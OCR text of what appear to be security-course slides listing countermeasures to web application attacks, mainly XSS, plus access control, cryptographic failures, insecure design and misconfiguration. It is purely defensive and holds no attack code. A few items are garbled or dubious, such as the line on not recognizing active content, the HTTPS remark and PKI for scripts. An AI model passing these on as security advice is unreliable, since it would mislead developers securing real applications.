
- **XSS Attacks**

  XSS is another type of input validation attacks that target the flawed input validation mechanism of web applications for the purpose of malicious activities. Attackers embed a malicious script into web application input gates, which allows them to bypass the security measures imposed by the applications.

  Some countermeasures against XSS attacks are as follows:

  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification.
  - Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use.
  - Use a web application firewall to block the execution of a malicious script.
  - Convert all non-alphanumeric characters into HTML character entities before displaying the user input in search engines and forums.
  - Encode the input and output and filter metacharacters in the input.
  - Never trust websites that use HTTPS when it comes to XSS.
  - Filtering the script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users.
  - Deploy public key infrastructure (PKI) for authentication, which checks to ascertain that the script introduced is actually authenticated.
  - Implement a stringent security policy.
  - Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is difficult to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code and search in all the places where the input from an HTTP request comes as an output through HTML.
  - Attacker uses a variety of HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent in scanning websites for these flaws. If the scanning discovers a vulnerability in a website, it is highly likely to be vulnerable to other attacks.

- Review the website code to defend against XSS attacks. Check the robustness of the code by reviewing it and comparing it against exact specifications. Check the following areas: headers, cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
- There are many ways to encode known filters for active content. A “positive security policy” is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature-based policies are difficult to maintain, as they are incomplete.
- Input fields should be limited to a maximum size since most script attacks need several characters to initiate.
- Implement Content Security Policy (CSP) to prevent the browser from executing XSS attacks.
- Escape untrusted HTTP request data built on the context in the HTML output to resolve Reflected and Stored XSS vulnerabilities.
- Employ context-sensitive encoding when altering the browser document on the client side, which acts against the DOM-XSS.
- Use session IDs and timestamps to prevent attackers from accessing client account information using session cookies.
- Employ automated VAPT tools during the source-code development phase of a web application to ensure that the application is free of known vulnerabilities.
- Use browsers that are capable of in-built security filtering from the client side to obstruct the execution of malicious scripts.



Web Application Attack Countermeasures

Broken Access Control

- Perform **access-control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers from guessing them
- Provide a **session timeout** mechanism
- Limit file permissions to authorized users to prevent misuse

Cryptographic Failures/ Sensitive Data Exposure


- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure that encrypted data stored on the disk is not easy to **decrypt**

Insecure Design

- Implement a **threat modelling** system to recognize potential threats before they are exploited
- Implement a **secure development life cycle** for the development of applications according to security standards
- Perform application **reliability checks** periodically at each stage of development

Security Misconfiguration

- Configure all **security mechanisms** and disable all unused services
- Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- Non-SSL requests to web pages should be redirected to the **SSL page**



Web Application Attack Countermeasures (Cont'd)

XML External Entity

